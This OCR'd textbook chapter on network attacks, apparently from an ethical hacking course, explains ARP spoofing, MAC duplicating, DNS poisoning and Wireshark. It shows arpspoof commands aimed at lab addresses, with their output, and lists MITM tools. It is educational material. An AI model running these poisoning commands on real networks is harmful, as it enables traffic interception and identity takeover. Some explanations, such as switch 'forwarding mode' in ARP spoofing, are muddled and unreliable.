
ARP Spoofing Attack

Address resolution protocol (ARP) is a protocol used for mapping an IP address to a physical machine address that is recognized in the local network. ARP packets can be forged to send data to the attacker's machine. ARP spoofing involves constructing a large number of forged ARP request and reply packets to overload a switch. When a machine sends an ARP request, it assumes that the ARP reply will come from the right machine. ARP provides no means of verifying the authenticity of the responding device. Even systems that have not made an ARP request can accept the ARP replies coming from other devices. Attackers use this flaw in ARP to create malformed ARP replies containing spoofed IP and MAC addresses. Assuming this to be the legitimate ARP reply, the victim's computer blindly accepts the ARP entry into its ARP table. Once the ARP table is flooded with spoofed ARP replies, the switch is set to forwarding mode, and the attacker intercepts all the data that flows from the victim's machine without the victim being aware of the attack. Attackers flood a target computer's ARP cache with forged entries; this is also known as poisoning. ARP spoofing is an intermediary for performing attacks such as DoS, MITM, and session hijacking.

How does ARP Spoofing Work?

ARP spoofing is a method of attacking an Ethernet LAN. When a legitimate user initiates a session with another user in the same layer 2 broadcast domain, the switch broadcasts an ARP request using the recipient's IP address, while the sender waits for the recipient to respond with a MAC address. An attacker eavesdropping on this unprotected layer 2 broadcast domain can respond to the broadcast ARP request and replies to the sender by spoofing the intended recipient's IP address. The attacker runs a sniffer and turns the machine's NIC adapter to promiscuous mode.

ARP spoofing is a method of attacking an Ethernet LAN. It succeeds by changing the IP address of the attacker's computer to that of the target computer. A forged ARP request and reply packet can find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends frames to the attacker's computer, where the attacker can modify the frames before sending them to the source machine (User A) in an MITM attack. The attacker can also launch a DoS attack by associating a non-existent MAC address to the IP address of the gateway; alternatively, the attacker may sniff the traffic passively and then forward it to the target destination.




Poisoned ARP cache

IP	MAC
10.1.1.0	21-56-88-99-55-66
10.1.1.1	11-22-33-44-55-66
10.1.1.2	55-88-66-55-33-44

Yes, I am here This is 10.1.1.1 and my MAC address is A1-B1-C1-D1-E1-F1
4
User B
User C
1
I want to connect to 10.1.1.1, but I need a MAC address
2
Sends ARP request
Switch
3
Switch broadcasts ARP request onto the wire
Actual legitimate user responds to the ARP request
User A
(10.1.1.0)
5
Malicious user eavesdrops on the ARP request and responses and spoofs as the legitimate user
6
Sends his malicious MAC address
User D
I am 10.1.1.1 and my MAC address is 11-22-33-44-55-66
Information for IP address 10.1.1.1 is now being sent to MAC address 11-22-33-44-55-66
Attacker

Figure 6.13: Working of an ARP spoofing attack



ARP Poisoning Tools

arpspoof

arpspoof **redirects packets** from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies

```
#arpspoof -i eth0 -t 10.10.10.2 10.10.10.10
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
```

Obtained ARP cache and MAC address is replaced with that of the attacker's system

```
#arpspoof -i eth0 -t 10.10.10.10 10.10.10.2
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
```

Reverse command so that the attacker can send replies both ways

https://linux.die.net

BetterCAP
https://www.bettercap.org

Ettercap
http://www.ettercap-project.org

dsniff
https://www.monkey.org

MITMf
https://github.com

Arpoison
https://sourceforge.net

ARP Poisoning Tools

- **arpspoof**

  Source: *https://linux.die.net*


  arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.

  Syntax:

  `arpspoof –i [Interface] –t [Target Host]`

  As shown in the screenshot, attackers use the arpspoof tool to obtain the ARP cache; then, the MAC address is replaced with that of an attacker's system. Therefore, any traffic flowing from the victim to the gateway will be redirected to the attacker's system.

  Further, an attacker can issue the same command in reverse as he/she is in the middle and can send ARP replies in both directions.



```
#arpspoof -i eth0 -t 10.10.10.2 10.10.10.10
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:50:56:fa:a6:44 0806 42: arp reply 10.10.10.10 is-at 0:c:29:16:1:d1
```

Obtained ARP cache and MAC address is replaced with that of the attacker's system


```
#arpspoof -i eth0 -t 10.10.10.10 10.10.10.2
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
0:c:29:16:1:d1 0:c:29:b0:f4:93 0806 42: arp reply 10.10.10.2 is-at 0:c:29:16:1:d1
```

Reverse command so that the attacker can send replies both ways

Figure 6.14: Screenshots of arpspoof

Some examples of ARP poisoning tools are listed below:

- BetterCAP (*https://www.bettercap.org*)
- Ettercap (*http://www.ettercap-project.org*)
- dsniff (*https://www.monkey.org*)
- MITMf (*https://github.com*)
- Arpoison (*https://sourceforge.net*)



MAC Spoofing/Duplicating


- ☐ A MAC duplicating attack is launched by **sniffing a network for MAC addresses** of clients who are actively associated with a switch port and re-using one of those addresses
- ☐ By listening to the traffic on the network, a malicious user can **intercept and use a legitimate user's MAC address** to receive all the traffic destined for the user
- ☐ This attack allows an attacker to **gain access to the network** and take over someone's identity on the network

My MAC address is aa:bb:cc:dd:ee:ff
Legitimate User
Switch Rule: Allow access to the network only if your MAC address is aa:bb:cc:dd:ee:ff
Switch
Attacker sniffs the network for MAC addresses of the currently associated users and then uses that MAC address to attack other users associated to the same switch port
No! My MAC Address is aa:bb:cc:dd:ee:ff
Attacker
Internet

MAC Spoofing/Duplicating


MAC duplicating refers to spoofing a MAC address with the MAC address of a legitimate user on the network. A MAC duplicating attack involves sniffing a network for MAC addresses of legitimate clients connected to the network. In this attack, the attacker first retrieves the MAC addresses of clients who are actively associated with the switch port. Then, the attacker spoofs a MAC address with the MAC address of the legitimate client. If the spoofing is successful, then the attacker can receive all the traffic destined for the client. Thus, an attacker can gain access to the network and take over the identity of someone on the network.

The diagram shows how an attacker performs a MAC spoofing/duplicating attack.



My MAC address is aa:bb:cc:dd:ee:ff
Legitimate User
Switch Rule: Allow access to the network only if your MAC address is aa:bb:cc:dd:ee:ff
Switch
Attacker sniffs the network for MAC addresses of the currently associated users and then uses that MAC address to attack other users associated to the same switch port
No! My MAC Address is aa:bb:cc:dd:ee:ff
Attacker
Internet

Figure 6.15: MAC spoofing/duplicating attack



DNS Poisoning

Domain Name Server (DNS) poisoning is the **unauthorized manipulation** of IP addresses in the DNS cache

A corrupted DNS redirects a user request to a malicious website to perform **illegal activities**

Google	8.8.8.8
Yahoo	....
Bing	....
....	....

Google	6.7.8.9
Yahoo	6.7.8.9
Bing	6.7.8.9
....	6.7.8.9

DNS Poisoning

DNS is the protocol that translates a domain name (e.g., www.eccouncil.org) into an IP address (e.g., 208.66.172.56). The protocol uses DNS tables that contain the domain name and its equivalent IP address stored in a distributed large database. In DNS poisoning, also known as DNS spoofing, the attacker tricks a DNS server into believing that it has received authentic information when, in reality, it has not received any. The attacker tries to redirect the victim to a malicious server instead of the legitimate server. The attacker does this by manipulating the DNS table entries in the DNS. This results in substitution of a false IP address at the DNS level, where web addresses are converted into numeric IP addresses.

When the victim tries to access a website, the attacker manipulates the entries in the DNS table so that the victim's system redirects the URL to the attacker's server. The attacker replaces IP address entries for a target site on a given DNS server with the IP address of the server (malicious server) he/she controls. The attacker can create fake DNS entries for the server (containing malicious content) with the same names as that of the target server. Thus, the victim connects to the attacker's server without realizing it. For example, if a victim types ww.google.com, the request is redirected to the fake website www.goggle.com. Once the victim connects to the attacker's server, the attacker can compromise the victim's system and steal data.



User
DNS
Google
8.8.8.8
Yahoo
....
Bing
....
....
....
Google
Servers

Figure 6.16: Illustration of a normal DNS request




User
Poisoned DNS
Google
6.7.8.9
Yahoo
6.7.8.9
Bing
6.7.8.9
....
6.7.8.9
Malicious Servers
Google
Servers

Figure 6.17: Illustration of a poisoned DNS request

Sniffing Tools: Wireshark

Wireshark

- ☐ Wireshark lets you **capture and interactively browse the traffic** running on a computer network


*Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
+

```
No.  Time      Source                 Destination        Protocol Lengt Info
  40 6.744690  fd15:4ba5:5a2b:1008…   ff02::1:ffc0:2222  ICMPv6    86 Neighbor Solicitation for fe80::250:56ff:fec0:2222 from 00:50:5…
  41 7.711862  fd15:4ba5:5a2b:1008…   ff02::1:ffc0:2222  ICMPv6    86 Neighbor Solicitation for fe80::250:56ff:fec0:2222 from 00:1f:2…
  42 8.059689  10.10.10.10            172.217.160.132    TCP       66 50193 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PER…
  43 8.137089  Vmware_5d:61:b3        Vmware_fa:a6:44    ARP       60 10.10.10.10 is at 00:0c:29:5d:61:b3
  44 8.166791  Vmware_5d:61:b3        Vmware_fa:a6:44    ARP       60 10.10.10.10 is at 00:0c:29:5d:61:b3
  45 8.537803  10.10.10.1             239.255.255.250    SSDP     216 M-SEARCH * HTTP/1.1
  46 8.915244  10.10.10.10            172.217.160.132    TCP       66 [TCP Retransmission] 50191 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS…
  47 9.197548  fd15:4ba5:5a2b:1008…   ff02::1:ffc0:2222  ICMPv6    86 Neighbor Solicitation for fe80::250:56ff:fec0:2222 from 00:1f:2…
  48 9.538733  10.10.10.1             239.255.255.250    SSDP     216 M-SEARCH * HTTP/1.1
  49 9.713018  fd15:4ba5:5a2b:1008…   ff02::1:ffc0:2222  ICMPv6    86 Neighbor Solicitation for fe80::250:56ff:fec0:2222 from 00:1f:2…
  50 9.760145  Starbrid_61:2e:97      Broadcast          ARP       42 Who has 10.10.10.2? Tell 10.10.10.10 (duplicate use of 10.10.10…
  51 10.137379 Vmware_5d:61:b3        Vmware_fa:a6:44    ARP       60 10.10.10.10 is at 00:0c:29:5d:61:b3
  52 10.167677 Vmware_5d:61:b3        Vmware_fa:a6:44    ARP       60 10.10.10.10 is at 00:0c:29:5d:61:b3
  53 10.539656 10.10.10.1             239.255.255.250    SSDP     216 M-SEARCH * HTTP/1.1
  54 10.714490 Starbrid_61:2e:97      Broadcast          ARP       42 Who has 10.10.10.2? Tell 10.10.10.10 (duplicate use of 10.10.10…

> Frame 41: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
> Ethernet II, Src: Starbrid_61:2e:97 (00:1f:2c:61:2e:97), Dst: IPv6mcast_ff:c0:22:22 (33:33:ff:c0:22:22)
> Internet Protocol Version 6, Src: fd15:4ba5:5a2b:1008:f1da:44cc:e85b:3b42, Dst: ff02::1:ffc0:2222
> Internet Control Message Protocol v6

